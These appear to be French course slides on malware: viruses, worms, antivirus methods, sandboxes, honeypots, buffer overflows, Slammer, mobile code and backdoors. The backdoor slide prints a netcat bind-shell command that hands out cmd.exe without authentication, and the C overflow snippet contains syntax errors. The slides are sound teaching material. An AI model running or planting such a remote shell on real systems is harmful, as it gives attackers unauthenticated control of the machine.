Malware : Structure

- Classification : virus, ver, *buffer overflow*, code mobile, *backdoor*, cheval de Troie, *rootkit*, *spyware*, *phishing*, javascript, injection SQL, XSS, *botnet*, spam, *Denial of Service*

- Faille, exploit, correctif, CVE, BID, CAN, *zero-day exploit*

- Méthodologie d'attaque (serveur web, poste de travail), Nessus
  Vecteurs d'installation, canaux de communication

- Détection d'intrusions, NIDS=snort, analyse des logs

- *Best practices*, principes de sécurité

Virus : définition

- *A virus is a self-replicating piece of code that attaches itself to other programs and usually requires human interaction to propagate (Skoudis)*

- Fait des copies de lui-même

- Incapable de fonctionner seul
  → nécessite un programme hôte

- N'infecte pas un ordinateur tant qu'il n'a pas été exécuté

- Exemples : http://secunia.com/advisories/
- Excellent lien : http://www.marc-blanchard.com/blog/

Anti-virus : méthodes de détection

- Analyse du contenu d'un fichier hors de tout contexte d'exécution

  Recherche de signatures *(pattern matching)* démo

  Mise à jour, taille, stockage sécurisé http://clamav-du.securesites.net/cgi-bin/clamgrok

  Liste des instructions d'un programme

  Méthodes heuristiques basées sur des règles

- Analyse dynamique du code (émulateur, exécution virtuelle) → next
- Combinaison des méthodes
- Anti-virus déployés à tous les niveaux (serveurs de messagerie, poste de travail, serveurs de fichiers)
- Les virus se propagent souvent très vite avant que les anti-virus puissent être mis à jour
- Excellent Portail qui utilisent N bases http://www.virustotal.com/fr/

Anti-virus : limites

- Les antivirus ne savent gérer que le passé
- La recherche par signature est contournable (virus polymorphes, virus chiffrés, virus inconnus)
- Un bon antivirus sera capable d'identifier, d'éradiquer les virus connus et de gérer les virus utilisant des techniques connues
- 4 sociétés (MS + 3) vendent leurs signatures aux éditeurs AV
- Rappel :

  Comment déterminer le type d'un fichier ?

  Extension de fichier → Windows

  En-tête de fichier → http://www.filext.com/


  http://mark0.net/soft-trid-e.html

Illustration avec Notepad

- Données = abc
- Save As ANSI (ASCII) **61 62 63**
- Save As UTF-8 **EF BB BF 61 62 63**
- Save As Unicode **FF FE 61 00 62 00 63 00**
- Save As Unicode Big End **FE FF 00 61 00 62 00 63**
- UTF (Universal char set Transformation Format) → 1,2,3 ou 4 byte
  http://fr.wikipedia.org/wiki/UTF-8

Sandboxie

- Crée un bac à sable *(sandbox)* pour l'étude du *malware*
  http://www.sandboxie.com/



- Lors de l'installation d'une application, les clés sont copiées dans la base de registre HKEY_USERS\Sandboxie\
- Le processus *malware* est exécuté à l'intérieur du processus sandboxie
- http://www.chromium.org/developers/design-documents/sandbox

Nepenthes

- Produit du type pot de miel *(honeypot)*
  http://www.honeynet.org/

- Simule la présence d'un serveur
  Module de vulnérabilité capable de simuler des failles

- 17 binaires récupérés en 48 heures (1-2 nov 2007)
  1/17 connu par Stinger
  6/17 connus pas Avast
  9/17 connus par McAffee
  17/17 connus par VirusTotal Uploader
  http://www.virustotal.com/fr/metodos.html

Ver (worm) : définition

- *A worm is a self-replicating piece of code that spreads via networks and usually doen't require human interaction to propagate (Skoudis)*

- Capable de s'auto-reproduire

  → Ne nécessite pas de programme hôte

- Se propage *(spread)* généralement par courriel et par Internet

- Voir Lab Malware §3 (Blaster)

Buffer overflow (1)

- Illustration à partir de la démo
  https://www.youtube.com/watch?v=6XyUY4MBL1c

```
char name[5];
char lastname[10];

printf("Enter name ")
scanf(%s, name);

printf("My name = %s \n", name)
printf("My lastname = %s \n", lastname)
```

Buffer overflow (2)

- Identifier une absence de contrôle sur la longueur des données entrées

- Possible sur divers types de tampons (variables statiques, dynamiques, pile(stack), heap, …

- Actions diverses

  Ecrire des données dans une zone non prévue

  Ecrire des instructions x86


  Crash du programme

  Calculer le code de retour pour obliger le CPU a exécuter un code spécifique

Slammer

- Vulnérabilité connue depuis le 25 juillet 2002 sur MS SQL

  Dépassement de tampon sur le port 1434 (UDP)
- 25 jan 2003, un ver se répand aléatoirement (adresses IP) dans une boucle infinie en utilisant cette vulnérabilité



- Internet est surchargé
- ~200’000 serveurs vulnérables en 10 min !
- Taille du ver = 376 octets !

Malicious Mobile Code : définition

- *Mobile code is a lightweight program that is downloaded from a remote system and executed locally with minimal or no user intervention (Skoudis)*

- Téléchargement de code mobile (applets Java, scripts Java, scripts Visual Basic, contrôles ActiveX, …)

- Exécution avec les droits du programme (navigateur)

- *Malicious mobile code is mobile code that makes your system do something that you do not want to do*

Applets Java

- Les *applets Java* sont une forme de code mobile
- Petits programmes qui sont téléchargés et exécutés par le navigateur
- Les *applets* sont précompilés en *Bytecode* puis interprétés par le navigateur
- L'interpréteur Java est appelé machine virtuelle; laquelle fournit un environnement dans lequel l'*applet* est exécutable

Java : modèle de sécurité


- Modèle de bac à sable

  La machine virtuelle limite strictement les opérations que *l'applet* peut exécuter (accès aux fichiers et autres ressources de la machine)

- Les limitations de sécurité sont paramétrables

- L'*applet* peut demander de sortir du bac; l'utilisateur doit donner son accord

IE – Tools – Int. Opt. – Security - Custom Level



Objets ActiveX

- Code mobile compilé, développé par MS, pour plate-formes Windows
- Les objets *ActiveX* s'exécutent directement sur le CPU (sans bac à sable)
- Besoin d'écrire dans la base de registre, … *(certificate*, …*)*
- Ils peuvent être signés (signature numérique) pour garantir leur authenticité et intégrité
- Des éditeurs de logiciel peuvent se tromper
- Des utilisateurs peuvent désactiver les sécurités
- Travail de diplôme → http://www.tdeig.ch/windows/quintela_M1.pdf


Backdoor : définition

- *Program that allows attacker to bypass normal security controls on a system* (Skoudis)
- Court-circuiter le contrôle d'accès (authentification) du système
- *Remote command-line* (CLI) *access (remote shell)*
- *Remote control of the GUI (Graphic User Interface)*
- *Local escalation of privilege (user to admin)*
- Voir Lab Malware §1 → next slide

Backdoor : netcat *Lab Malware §1*

```
$nc IP_Victim 2000
```

```
C:\> nc -l -p 2000 -e cmd.exe
```



- Pas d'authentification
- Privilège de celui qui exécute nc du côté victime
- Taille de 60 kByte
- Version avec chiffrement (crypcat)

Cheval de Troie (Trojan Horse)

